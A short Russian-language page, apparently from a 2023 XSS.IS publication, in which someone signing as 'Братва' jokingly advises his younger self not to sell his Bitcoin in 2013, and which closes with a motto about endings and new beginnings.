
Если бы ты мог дать себе совет, когда только начинал - каким бы он был?

Бро, не продавай в 2013 все Биткойны! Потерпи хотя бы до 2020. И не спрашивай меня пока, что это такое. Просто будь готов к этому моменту и следуй моему совету :)

С уважением,

Братва

**Для того, чтобы началось что-то новое,
что-то должно закончиться.**



XSS.IS

2023